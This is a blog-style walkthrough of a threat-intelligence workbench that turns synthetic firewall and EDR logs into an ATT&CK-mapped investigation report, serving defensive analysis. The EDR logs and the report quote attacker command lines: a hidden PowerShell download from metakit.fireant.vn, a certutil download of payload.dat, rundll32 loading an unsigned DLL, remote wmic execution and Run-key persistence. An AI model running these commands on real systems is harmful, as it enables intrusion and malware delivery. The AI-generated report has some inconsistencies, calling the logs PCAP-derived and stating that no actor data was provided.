From Log to Report: Using AdversaryGraph!
This published article remains available in the archive, but its technical currentness has not yet been reverified. Validate it against current authoritative sources before use.

- Category: CTI
- Source article: https://medium.com/@1200km/from-log-to-report-using-adversarygraph-eff2e1d8f2cd
- Published: 2026-06-21
- Preserved media: 21 image(s), including cover images, screenshots, diagrams, and infographics where present.
- Preserved technical blocks: 19 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium RSS article into the 1200km.com Docusaurus ecosystem. The article flow, images, screenshots, infographics, and technical blocks are preserved from the Medium feed.
To Turn Firewall and EDR Noise Into a CTI Investigation
Most security tools can show alerts.
The harder problem is turning scattered technical evidence into a defensible investigation:
- Which IPs, domains, URLs, and hashes matter?
- Which activity is just noisy infrastructure and which activity looks malicious?
- Which ATT&CK techniques are supported by the evidence?
- Is there any actor or campaign lead?
- Can I turn the result into a client-ready report without manually stitching together five tools?
This article walks through a practical AdversaryGraph use case:from logs to report.
The scenario uses synthetic firewall and EDR telemetry seeded with real indicators from an existing CTI dataset related to Mustang Panda / RedDelta-style leads. The logs are not from a real victim environment. They are lab data designed to show the workflow.
> Important: Actor leads are not attribution. In this workflow, AdversaryGraph treats actor names as investigation leads only when source metadata, OpenCTI labels, OTX pulses, or other enrichment sources connect the observable to an alias, report, or campaign context.
About AdversaryGraph
AdversaryGraph is my self-hosted AI-assisted CTI-to-detection workbench.
- AdversaryGraph platform page:
- AdversaryGraph documentation:
- AdversaryGraph GitHub:
I built it for the daily analyst workflow where raw evidence, threat intelligence, ATT&CK mapping, IOC enrichment, actor context, and reporting usually live in separate tools. The goal is to keep those steps in one local workflow:
raw evidence -> IOC extraction -> enrichment -> relationship graph -> ATT&CK mapping -> report
The platform is designed for:

- CTI analysts who need to turn reports, feeds, and observables into structured intelligence
- SOC analysts who need to triage logs, IOCs, and suspicious infrastructure
- detection engineers who need ATT&CK coverage, Sigma/YARA context, and report-to-detection handoff
- security researchers who want a local workspace for actor, TTP, IOC, and report investigation
Core capabilities include:
- AI report, log, and PCAP-style analysis
- IOC Investigation with Tier 1 / Tier 2 / Tier 3 pivots
- relationship graph for IOC, actor, malware, tag, source, and TTP connections
- local IOC Library with feed synchronization
- VirusTotal, OTX, ThreatFox, Malpedia, urlscan, GreyNoise, AbuseIPDB, Shodan, Censys, MISP, TAXII/STIX, and OpenCTI workflows
- ATT&CK Enterprise, Mobile, ICS, and MITRE ATLAS support
- actor and campaign comparison by TTP overlap
- sector intelligence for customer-specific threat relevance
- AI-assisted report generation with PDF, Markdown, and TXT outputs
AdversaryGraph does not replace analyst judgment. It is a workbench for building a better investigation package faster, while keeping evidence, caveats, and source context visible.
Table of Contents
- About AdversaryGraph
- The Investigation Goal
- Synthetic Firewall Logs
- Synthetic EDR Logs
- Step 1: Create a New Investigation
- Step 2: Analyze Firewall Logs
- Step 3: Add Firewall Analysis to the Investigation
- Step 4: Analyze EDR Logs
- Step 5: Add EDR Analysis to the Investigation
- Step 6: Extract IOCs and Suspicious Activity
- Step 7: Investigate Extracted IOCs
- Step 8: Review the Relationship Graph
- Step 9: Add IOC Investigation Results to the Investigation
- Step 10: Map TTP Leads to ATT&CK
- Step 11: Compare With Threat Actors and Save the Result
- Step 12: Summarize the Investigation With AI
- Step 13: Generate the Final Report With the AI Assistant
- Final Analyst Report Example
- Why This Workflow Matters
The Investigation Goal
The objective is to simulate what an analyst often receives during an investigation:

- a firewall log showing suspicious outbound C2-like traffic
- EDR telemetry showing suspicious PowerShell, rundll32, remote execution, and discovery behavior
- a small set of suspicious hashes
- a few domains and URLs from threat intelligence
- partial actor context from enrichment sources
The goal is to use AdversaryGraph to:
- Extract all useful observables from the raw logs.
- Identify suspicious activity and likely ATT&CK techniques.
- Send extracted IOCs into IOC Investigation.
- Enrich the IOCs through local DB, OpenCTI, OTX, VirusTotal, urlscan, ThreatFox, and other configured sources.
- Review relationships, source evidence, actor leads, and TTP leads.
- Produce a structured report with the AI assistant.
Synthetic Firewall Logs
The firewall logs below simulate repeated outbound connections from an internal workstation to suspicious IPs and domains. The source host is fictional. The destination indicators come from the provided IOC set.
2026-06-20T08:14:11Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=103.119.47.104 dst_port=443 proto=tcp app=tls bytes_out=18420 bytes_in=2741 sni=power-sync-services.com action=allow rule=Corp-HTTPS
2026-06-20T08:14:36Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=103.119.47.104 dst_port=443 proto=tcp app=tls bytes_out=19215 bytes_in=2552 sni=power-sync-services.com action=allow rule=Corp-HTTPS
2026-06-20T08:15:02Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=103.119.47.104 dst_port=443 proto=tcp app=tls bytes_out=18790 bytes_in=2601 sni=power-sync-services.com action=allow rule=Corp-HTTPS
2026-06-20T08:17:44Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=38.60.245.37 dst_port=443 proto=tcp app=tls bytes_out=8120 bytes_in=940 sni=gatewayrvcenter.com action=allow rule=Corp-HTTPS
2026-06-20T08:18:03Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=166.88.77.186 dst_port=443 proto=tcp app=tls bytes_out=9062 bytes_in=1204 sni=leadingfilipinoteams.com action=allow rule=Corp-HTTPS
2026-06-20T08:22:19Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=103.119.47.104 dst_port=443 proto=tcp app=tls bytes_out=20312 bytes_in=2394 sni=metakit.fireant.vn action=allow rule=Corp-HTTPS
2026-06-20T08:24:31Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=38.60.245.37 dst_port=80 proto=tcp app=http url=http://metakit.fireant.vn/Software/version.xml bytes_out=744 bytes_in=2280 action=allow rule=Corp-HTTP
2026-06-20T08:24:35Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=38.60.245.37 dst_port=80 proto=tcp app=http url=http://metakit.fireant.vn/Software/setup.exe bytes_out=812 bytes_in=493284 action=allow rule=Corp-HTTP
2026-06-20T08:25:02Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=103.119.47.104 dst_port=443 proto=tcp app=tls bytes_out=23103 bytes_in=2117 sni=oteams.com action=allow rule=Corp-HTTPS
2026-06-20T08:27:18Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=166.88.77.186 dst_port=443 proto=tcp app=tls bytes_out=22018 bytes_in=1880 sni=mxprodesign.com action=allow rule=Corp-HTTPS
2026-06-20T08:31:42Z FW01 ALLOW src=10.44.18.23 src_host=FIN-WS-042 dst=38.60.245.37 dst_port=443 proto=tcp app=tls bytes_out=24680 bytes_in=1760 sni=m.flach.cn action=allow rule=Corp-HTTPS note=opencti-indicator-alias-reddelta
Why this looks suspicious:
- repeated outbound HTTPS from one endpoint
- multiple infrastructure pivots in a short period
- HTTP retrieval of version.xml and setup.exe
- domains and IPs that already exist in CTI enrichment sources
- OpenCTI metadata connecting m.flach.cn to the alias reddelta
The important point is not that one firewall event proves anything. It does not.
The value comes from the pattern: repeated outbound communication, download behavior, and CTI-linked infrastructure.
Synthetic EDR Logs
The EDR logs simulate activity on the same workstation after the suspicious outbound traffic.
These logs include realistic attacker tradecraft patterns:
- PowerShell execution
- download cradle behavior
- process discovery
- remote service discovery
- credential-access-adjacent behavior
- DLL execution through rundll32
- masqueraded file names
- suspicious hashes from the provided IOC set
2026-06-20T08:24:38Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=WINWORD.EXE process=powershell.exe pid=7412 cmd="powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command Invoke-WebRequest -Uri http://metakit.fireant.vn/Software/setup.exe -OutFile C:\\ProgramData\\Microsoft\\setup.exe"
2026-06-20T08:24:51Z EDR file_create host=FIN-WS-042 path=C:\\ProgramData\\Microsoft\\setup.exe sha256=eb52d1791fc861e459ee14f15ef8d4819a4afde3ac7ce5e8cebdcd5f7840925f md5=fd2c2f1bf90592604febf404e5579f89 signer=unsigned
2026-06-20T08:25:07Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=powershell.exe process=setup.exe pid=7560 cmd="C:\\ProgramData\\Microsoft\\setup.exe /silent /update"
2026-06-20T08:25:31Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=setup.exe process=cmd.exe pid=7624 cmd="cmd.exe /c whoami /all && hostname && ipconfig /all"
2026-06-20T08:26:04Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=setup.exe process=net.exe pid=7681 cmd="net.exe view /domain"
2026-06-20T08:26:12Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=setup.exe process=nltest.exe pid=7710 cmd="nltest.exe /dclist:corp.local"
2026-06-20T08:26:44Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=setup.exe process=tasklist.exe pid=7792 cmd="tasklist.exe /v"
2026-06-20T08:27:20Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=setup.exe process=rundll32.exe pid=7841 cmd="rundll32.exe C:\\ProgramData\\Microsoft\\msupdate.dat,StartW"
2026-06-20T08:27:23Z EDR image_load host=FIN-WS-042 process=rundll32.exe image=C:\\ProgramData\\Microsoft\\msupdate.dat sha1=f8f8209987ca7f139de6a62f9e6ee21bd2ae93a9 sha256=2bfaf9773b7fac658ab439b9b763a92e144e5388301ca03021ef56501be3036a signer=unsigned
2026-06-20T08:28:02Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=rundll32.exe process=powershell.exe pid=7928 cmd="powershell.exe -NoP -W Hidden -Command $p='http://power-sync-services.com/update/check'; iwr $p -UseBasicParsing"
2026-06-20T08:29:10Z EDR network_connect host=FIN-WS-042 process=rundll32.exe dst=103.119.47.104 dst_port=443 domain=power-sync-services.com sha1=f74f1feb62b662cda489fdb2453727824e55acb9
2026-06-20T08:31:19Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=rundll32.exe process=sc.exe pid=8011 cmd="sc.exe \\\\FIN-FS-01 query"
2026-06-20T08:32:03Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=rundll32.exe process=wmic.exe pid=8122 cmd="wmic.exe /node:FIN-FS-01 process call create \"cmd.exe /c whoami\""
2026-06-20T08:35:44Z EDR file_create host=FIN-WS-042 path=C:\\ProgramData\\Microsoft\\cache.bin sha1=b7b2d2db544f9eea74453cdf2b8beea58cf07c48 signer=unsigned
2026-06-20T08:36:12Z EDR process_start host=FIN-WS-042 user=FINANCE\\apark parent=rundll32.exe process=certutil.exe pid=8282 cmd="certutil.exe -urlcache -split -f http://gatewayrvcenter.com/payload.dat C:\\ProgramData\\Microsoft\\cache.bin"
2026-06-20T08:37:55Z EDR registry_set host=FIN-WS-042 process=rundll32.exe key=HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run value=OneDriveSync data=C:\\ProgramData\\Microsoft\\setup.exe
This EDR sequence creates several investigation questions:
- Did the endpoint download a malicious file?
- Are the hashes already known in CTI sources?
- Is PowerShell being used as a download mechanism?
- Is rundll32 executing an unsigned payload?
- Does the behavior indicate discovery, ingress tool transfer, command-and-control, or lateral movement?
- Do the domains or IPs connect to a known actor lead?
This is exactly where AdversaryGraph becomes useful.
Full flow presentation:

Step 1: Create a New Investigation
Start from the case workspace, not from raw analysis.
Open:
Investigation
Create a new investigation before running analysis. This gives every later result a destination:

- firewall log analysis
- EDR log analysis
- IOC Investigation results
- TTP layer
- actor-comparison output
- AI summary
- final report
This avoids disconnected analysis results and keeps the whole case auditable.
Step 2: Analyze Firewall Logs

Open AdversaryGraph and go to:
AI Analysis
Select:
Log / PCAP
Paste or upload only the firewall logs first.
Do not write a manual prompt. The Log / PCAP mode already uses an internal AdversaryGraph system prompt that instructs the model to:
- extract IOCs
- identify suspicious activity
- map behavior to ATT&CK
- separate source evidence from enrichment leads
- avoid attribution claims
- return a structured analyst result
Run the analysis.
Step 3: Add Firewall Analysis to the Investigation
After the firewall analysis completes, click:
Add to investigation
Choose the investigation created in Step 1.
This saves the firewall result as structured case evidence.
Step 4: Analyze EDR Logs

Return to:
AI Analysis -> Log / PCAP
Paste or upload the EDR logs as a separate analysis.
Do not combine firewall and EDR logs in one run unless you intentionally want one mixed result. The cleaner workflow is one source per run:
- firewall logs -> one analysis result
- EDR logs -> second analysis result
- each result -> added to the same investigation
This makes the final report easier to audit because every conclusion can be traced back to the source that produced it.
Step 5: Add EDR Analysis to the Investigation
After the EDR analysis completes, click:
Add to investigation
Choose the same investigation.
At this point the investigation should contain at least two evidence nodes:
- firewall log analysis result
- EDR log analysis result
Step 6: Extract IOCs and Suspicious Activity
The AI analyst results should extract structured evidence from each log source.
Expected IOC extraction:


Expected suspicious behaviors:

Expected ATT&CK technique leads:

Not every technique is equally strong.
For example, T1059 and T1071.001 are high-frequency techniques. They are useful for behavior mapping but weak for attribution. rundll32, WMI remote execution, and source-linked IOC relationships may be more useful as investigation pivots.
Step 7: Investigate Extracted IOCs
After the AI analysis extracts IOCs, send the strongest indicators to:
IOC Investigation
Start with:
103.119.47.104


Then investigate:
power-sync-services.com
metakit.fireant.vn
m.flach.cn
eb52d1791fc861e459ee14f15ef8d4819a4afde3ac7ce5e8cebdcd5f7840925f
Use:
Tier 1 + Tier 2 + Tier 3
Enable AI summary if you want a report-ready paragraph.
AdversaryGraph will query configured sources such as:
- local IOC database
- OpenCTI
- AlienVault OTX
- VirusTotal
- ThreatFox
- urlscan.io
- GreyNoise
- AbuseIPDB
- Shodan
- Censys
- MalwareBazaar
- custom feeds
- MISP / STIX / TAXII imports
What we expect from this dataset:
- m.flach.cn may show source metadata matching the actor alias reddelta
- OTX records may produce the pulse context around APT32, phoreal, fireant metakit, soundbite, supply-chain targeting, and stock-investor lures
- the IPs and domains should cluster around the same IOC set
- the hashes should connect to the same campaign-like context when enrichment data exists
- ATT&CK leads should include T1021, T1027, T1036, T1041, T1055, T1059, T1071.001, T1082, T1105, and T1190
Again: this is not attribution. It is source-backed clustering and lead generation.
Step 8: Review the Relationship Graph

In the IOC Investigation result, open the relationship graph.
The graph should help answer:
- Which indicators are directly related to the submitted IOC?
- Which relationships are source-backed?
- Which nodes are context only?
- Which actor names are leads?
- Which TTPs are mapped from source evidence?
- Which pivots deserve another investigation run?
For this case, useful graph nodes may include:
- 103.119.47.104
- 38.60.245.37
- 166.88.77.186
- power-sync-services.com
- metakit.fireant.vn
- m.flach.cn
- reddelta
- APT32
- phoreal
- fireant metakit
- soundbite
- selected hashes
- ATT&CK technique leads
When selecting a node, AdversaryGraph explains:
- what the node means
- why it is connected
- whether the evidence suggests maliciousness
- whether any TTP is attached
- whether any actor lead is attached
- which source produced the relationship
This is useful because the analyst can distinguish:
- a direct IOC relationship
- a weak tag relationship
- a source-backed actor alias match
- a high-frequency TTP
- a more distinctive behavior lead
Step 9: Add IOC Investigation Results to the Investigation
After reviewing IOC Investigation output, add the useful result to the same investigation:
- AI log analysis result
- extracted IOC list
- IOC Investigation result
- relationship graph evidence
- ATT&CK TTP leads
- actor comparison leads
- source conflicts and timeline notes
The investigation workspace should now keep the case organized into practical sections:
- Logs — result analysis
- Report analysis
- founded TTP layer
- IOC list
- evidence nodes and relationships
- timeline entries
This matters because the final report should not be generated from one isolated screen. It should use the reviewed investigation package: firewall analysis, EDR analysis, IOC enrichment, TTP evidence, graph relationships, and analyst caveats.
13. Step 10: Map TTP Leads to ATT&CK
After IOC Investigation identifies TTP leads, use the Investigation action:
Put TTPs on matrix

This creates a Navigator-like layer from all TTPs saved in the active investigation, not only the current screen.
Then add or keep the relevant techniques in:
My TTPs
For this case, the expected matrix coverage should include:
- Initial Access / Exploit Public-Facing Application: T1190 as a source-provided campaign lead
- Execution / Command and Scripting Interpreter: T1059
- Execution / PowerShell: T1059.001
- Defense Evasion / Masquerading: T1036
- Defense Evasion / Rundll32: T1218.011
- Discovery / System Information Discovery: T1082
- Discovery / Process Discovery: T1057
- Discovery / System Network Configuration Discovery: T1016
- Discovery / Domain Trust Discovery: T1482
- Command and Control / Application Layer Protocol Web Protocols: T1071.001
- Command and Control / Ingress Tool Transfer: T1105
- Lateral Movement / Remote Services: T1021
- Execution / Windows Management Instrumentation: T1047
- Collection / Exfiltration lead: T1041 if supported by traffic volume and destination context
At this stage, AdversaryGraph can compare the selected TTP set against known actor profiles and report history.
That comparison should be treated as a triage aid:
- low overlap means weak relationship or missing documentation
- moderate overlap means worth reviewing
- high overlap means prioritize deeper investigation
It still does not prove attribution.
Step 11: Compare With Threat Actors and Save the Result
From the Investigation page, run:

Compare + save result
AdversaryGraph compares the investigation TTP layer against actor profiles and saves the top overlap leads back into the investigation as structured evidence.
The saved comparison includes:
- compared TTP count
- top actor profile leads
- similarity score
- shared technique count
- shared technique IDs
- timestamped timeline entry
This comparison is useful for prioritization. It is not attribution.
Step 12: Summarize the Investigation With AI
After log analysis, IOC investigation, TTP mapping, and actor comparison are saved, run:

Complete AI analysis
The AI summary uses the active Investigation workspace as context. It should summarize:
- current assessment
- strongest evidence
- IOC findings
- TTP layer
- actor-comparison leads
- source caveats
- recommended next actions
The summary is also saved back into the investigation as an evidence node.
Step 13: Generate the Final Report With the AI Assistant
Open:
Investigation
Select the sections to include:
- active Investigation workspace context
- Navigator / selected TTPs
- TTP evidence
- actor comparison
- relevant IOC enrichment
- source timeline
- source conflicts
- relationship graph summary
Then choose one of the two report modes:
- Local report generation based on selected platform data.
- AI assistant report generation using selected parameters and evidence.
For this workflow, the AI assistant report should receive:
- the original firewall logs
- the original EDR logs
- AI log analysis result
- extracted IOCs
- IOC Investigation summaries
- relationship graph leads
- saved evidence nodes and source timeline
- ATT&CK mapping
- actor comparison output
- AI investigation summary
- caveats and confidence statements
No manual report prompt is required. The report assistant should use the active investigation context and AdversaryGraph’s built-in report instructions to produce a structured report with direct evidence, enrichment leads, caveats, source conflicts, and recommended next steps.
Export as:
- Markdown
- TXT
Final Analyst Report Example
AdversaryGraph Investigation Report


Executive Summary
This investigation reviews behavioral and indicator evidence drawn from packet-capture–derived telemetry (EDR and firewall logs analyzed under a single PCAP analysis session) and an associated IOC investigation. The activity observed is consistent with a structured intrusion lifecycle on Windows hosts: initial user-driven document execution leading to PowerShell, ingress tool transfer over HTTP, native discovery commands, lateral movement tooling (WMI), and probable exfiltration over a command-and-control channel.
The most defensible, evidence-backed observations are clustered in the discovery and execution phases, where specific command lines were captured in edr.log (e.g., whoami /all, net view /domain, nltest /dclist, wmic.exe /node:FIN-FS-01 process call create, and an Invoke-WebRequest to http://metakit.fireant.vn/...). What matters operationally is the chain from a malicious Office document to scripted download-and-execute behavior, which is a high-value detection target.
Significant uncertainty remains. The Navigator workspace reports 38 selected TTPs with 0 covered and 38 coverage gaps, and every reported technique carries weak mapping, low confidence, and no detection maturity. Several techniques (e.g., supply-chain compromise, exploitation of public-facing applications, process injection) are sourced only from an IOC investigation reference without direct in-log evidence and should be treated as hypotheses requiring validation rather than observed behavior.
Scope and Inputs
- Domain: enterprise-attack (MITRE ATT&CK Enterprise).
- Included sections: Navigator coverage, TTPs, threat actors, IOCs.
- Navigator summary: 38 selected techniques, 0 covered, 38 coverage gaps. This indicates the workspace currently reflects planning/selection state rather than validated detection coverage.
- Primary report/log inputs:
- edr.log and firewall.log, both analyzed under PCAP analysis session log-pcap-analysis.
- PCAP analysis session reference 22858770-91fa-4247-abcc-ce81b040bfbe (EDR-derived behaviors).
- PCAP analysis session reference eee5bbd5-66ab-4fdf-8ec7-fd1910e79cd8 (firewall-derived behaviors).
- IOC enrichment input: IOC investigation 18253140-b6e9-42f4-95e3-9b421b30338c.
- Actor comparison inputs: The “actors” section was requested, but no specific threat-actor records or shared-TTP frequency data were provided in the context. Actor comparison is therefore limited (see that section).
Key Findings
- User-driven execution chain from Office to PowerShell is evidenced. Captured telemetry shows WINWORD.EXE spawning powershell.exe, consistent with malicious document execution leading to scripting. Operational meaning: this parent/child relationship is a strong, narrow detection candidate.
- Ingress tool transfer over HTTP is evidenced with a concrete URL. powershell.exe ... Invoke-WebRequest -Uri http://metakit.fireant.vn/... was captured, indicating download-and-execute behavior. This is the highest-value pivot for both detection and IOC handling.
- Native discovery activity is broad and concretely captured. Multiple discovery commands appear in edr.log (whoami /all, hostname, ipconfig /all, net view /domain, nltest /dclist), supporting several discovery techniques.
- Lateral movement tooling is present. A specific wmic.exe /node:FIN-FS-01 process call create command line indicates remote execution attempts against host FIN-FS-01.
- Probable exfiltration / C2 over web protocols is suggested by firewall.log evidence, but the supporting detail is partial and should be enriched.
- All techniques are coverage gaps. No technique is marked covered; mapping is weak and confidence low across the board. Several techniques rest solely on the IOC investigation and lack direct log evidence.
ATT&CK TTP Evidence
The following techniques have direct telemetry evidence and are the strongest items.
T1059.001 — PowerShell
- Source tag: pcap (edr.log, session 22858770-...)
- Why relevant: Captured process lineage shows Office spawning PowerShell, a common post-delivery execution pattern.
- Evidence: WINWORD.EXE process=powershell.exe; associated T1204.002 Malicious File (execution) confidence=0.70.
- Reference: PCAP analysis session log-pcap-analysis / 22858770-91fa-4247-abcc-ce81b040bfbe.
- Confidence: medium for the behavior itself (concrete command/process evidence), though the workspace mapping is recorded as weak/low.
T1105 — Ingress Tool Transfer
- Source tag: pcap
- Why relevant: Direct download-and-execute behavior using PowerShell to retrieve a remote payload.
- Evidence: powershell.exe pid=7412 cmd="powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command Invoke-WebRequest -Urihttp://metakit.fireant.vn/...
- Reference: PCAP-derived telemetry under log-pcap-analysis.
- Confidence: medium — explicit command line and URL present.
T1047 — Windows Management Instrumentation
- Source tag: pcap (edr.log)
- Why relevant: Remote process creation via WMI is a lateral-movement indicator targeting a named host.
- Evidence: wmic.exe pid=8122 cmd="wmic.exe /node:FIN-FS-01 process call create ...
- Reference: log-pcap-analysis / 22858770-....
- Confidence: medium.
T1033 — System Owner/User Discovery and T1082 — System Information Discovery
- Source tag: pcap (edr.log)
- Why relevant: Reconnaissance of user/host context immediately following execution.
- Evidence: whoami /all, hostname, ipconfig /all.
- Reference: log-pcap-analysis / 22858770-....
- Confidence: medium for the captured commands.
T1018 — Remote System Discovery
- Source tag: pcap (edr.log)
- Why relevant: Enumeration of domain systems supporting lateral movement planning.
- Evidence: net view /domain, nltest /dclist.
- Reference: log-pcap-analysis / 22858770-....
- Confidence: medium.
T1140 — Deobfuscate/Decode Files or Information
- Source tag: pcap (edr.log)
- Why relevant: LOLBin usage to fetch/decode content.
- Evidence: certutil.exe pid=8282 cmd="certutil.exe -urlcache -split -f ..."
- Reference: log-pcap-analysis / 22858770-....
- Confidence: medium.
T1036 — Masquerading (and T1036.005 — Match Legitimate Name/Location)
- Source tag: pcap (edr.log, firewall.log), ioc-investigation
- Why relevant: An unsigned binary placed in a legitimate-looking system path.
- Evidence: C:\ProgramData\Microsoft\setup.exe, noted as setup.exe (unsigned).
- Reference: log-pcap-analysis / 22858770-...; partial firewall reference eee5bb....
- Confidence: medium for the file/path observation; low for the broader masquerading conclusion.
T1204.002 — Malicious File / T1204 — User Execution
- Source tag: pcap (execution chain), ioc-investigation (T1204)
- Why relevant: Document-borne execution requiring user interaction.
- Evidence: parent=WINWORD.EXE process=powershell.exe, confidence 0.70 in the mapping note.
- Reference: log-pcap-analysis (sub-technique); IOC investigation 18253140-... (parent technique).
- Confidence: medium for T1204.002; low for T1204 (IOC-investigation sourced).
Additional discovery/web-protocol techniques with pcap evidence (medium-low confidence, captured in edr.log/firewall.log under log-pcap-analysis): T1016 (System Network Configuration Discovery), T1049 (System Network Connections Discovery), T1057 (Process Discovery), T1087.002 (Domain Account), T1135 (Network Share Discovery), T1059.003 (Windows Command Shell), T1071.001 (Web Protocols), T1102 (Web Service), T1021.003 (DCOM), T1218.010 (Regsvr32), T1218.011 (Rundll32, partial reference). These are supported by pcap source tags but carry weak workspace mappings; treat individually captured command lines as the evidentiary anchor and validate the remainder against raw logs.
Exfiltration / C2:
T1041 — Exfiltration Over C2 Channel
- Source tag: pcap (firewall.log), ioc-investigation
- Why relevant: Outbound transfer over an established channel.
- Evidence: firewall log entry under session eee5bbd5-...; cross-referenced by IOC investigation 18253140-....
- Reference: log-pcap-analysis / eee5bbd5-....
- Confidence: low — supporting detail is partial; requires byte-count/destination validation.
Coverage / planning items (IOC-investigation only — treat as hypotheses, not observed behavior): The following are sourced solely from IOC investigation 18253140-b6e9-42f4-95e3-9b421b30338c with no direct log/pcap evidence in this dataset and must be validated before being reported as observed:
- T1190 — Exploit Public-Facing Application — hypothesis only; no exploitation telemetry provided.
- T1195.002 — Compromise Software Supply Chain — hypothesis only; no supply-chain artifact in logs.
- T1055 — Process Injection — hypothesis only; no injection event captured.
- T1021 — Remote Services and T1059 — Command and Scripting Interpreter (parent technique) — IOC-investigation references; corroborate against host telemetry.
- T1027 — Obfuscated Files or Information — partially supported (PowerShell -WindowStyle Hidden -ExecutionPolicy Bypass flags suggest evasion intent) but the technique mapping is weak; validate against payload analysis.
IOC Evidence and Enrichment
The strongest extractable indicators are local artifacts from PCAP-derived telemetry. Enrichment results (reputation, first/last seen, malware/campaign association) were not provided in the context and must be obtained before enforcement.
- Indicator: http://metakit.fireant.vn/... (URL / domain metakit.fireant.vn)
- Source tag: pcap (edr.log)
- Why relevant: Download source in an Invoke-WebRequest ingress-tool-transfer command (T1105).
- Evidence: powershell.exe ... Invoke-WebRequest -Urihttp://metakit.fireant.vn/...
- Reference: PCAP analysis session log-pcap-analysis / 22858770-91fa-4247-abcc-ce81b040bfbe.
- Recommended handling: enrich further (reputation/first-seen), then hunt historical web proxy/DNS logs; validate before blocking to avoid acting on truncated URL data.
- Indicator: C:\ProgramData\Microsoft\setup.exe (file path; setup.exe, unsigned)
- Source tag: pcap (edr.log), referenced in firewall context (eee5bb...)
- Why relevant: Masquerading artifact (T1036/T1036.005) in a legitimate-looking location.
- Evidence: C:\ProgramData\Microsoft\setup.exe, flagged unsigned.
- Reference: log-pcap-analysis / 22858770-....
- Recommended handling: hunt for the path and unsigned setup.exe across endpoints; collect and enrich (hash, signing, sandbox) before classifying as malware.
- Indicator: Host FIN-FS-01 (internal hostname / lateral-movement target)
- Source tag: pcap (edr.log)
- Why relevant: Named target of remote WMI process creation (T1047).
- Evidence: wmic.exe /node:FIN-FS-01 process call create ...
- Reference: log-pcap-analysis / 22858770-....
- Recommended handling: validate first, then monitor/hunt authentication and process-creation events on FIN-FS-01.
- Cross-reference: IOC investigation 18253140-b6e9-42f4-95e3-9b421b30338c
- Source tag: ioc-investigation
- Why relevant: Links several techniques (T1021, T1027, T1041, T1055, T1059, T1071.001, T1190, T1195.002, T1204) to this case.
- Evidence: technique associations only; no indicator values, reputation, or campaign attribution were supplied in this context.
- Reference: ioc-investigation:18253140-b6e9-42f4-95e3-9b421b30338c.
- Recommended handling: enrich further — retrieve the underlying indicators and enrichment results from the investigation record before any handling decision.
Threat Actor Comparison
No specific threat-actor records, named groups, or shared-TTP frequency metrics were provided in the supplied context. As a result, no actor overlap can be presented in this report.
As a methodological note for when actor data is added: any overlap should be treated strictly as hypothesis generation, not attribution. High-frequency, broadly used techniques — for example, PowerShell (T1059.001), command-line discovery (T1033, T1082, T1018), and WMI (T1047) — appear across a very large number of actors and commodity toolsets, so shared use of these provides weak discriminating signal. More distinctive combinations (specific infrastructure such as metakit.fireant.vn, the C:\ProgramData\Microsoft\setup.exe artifact, and the precise execution chain) would be more meaningful inputs to any comparison, and even then would support hypotheses only.
Detection and Hunting Priorities
- Office-to-PowerShell lineage (T1204.002 → T1059.001): Alert on WINWORD.EXE (or other Office apps) spawning powershell.exe, especially with -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden.
- PowerShell ingress transfer (T1105): Hunt Invoke-WebRequest/Invoke-RestMethod to external HTTP hosts; pivot on metakit.fireant.vn across proxy/DNS history.
- WMI remote execution (T1047): Detect wmic /node:<host> process call create; review FIN-FS-01 for inbound remote execution.
- LOLBin abuse (T1140): Detect certutil -urlcache -split -f and similar download/decode patterns.
- Discovery burst correlation (T1033/T1082/T1018/T1016/T1057/T1135/T1087.002): Alert when multiple discovery commands run in close succession under a single process tree.
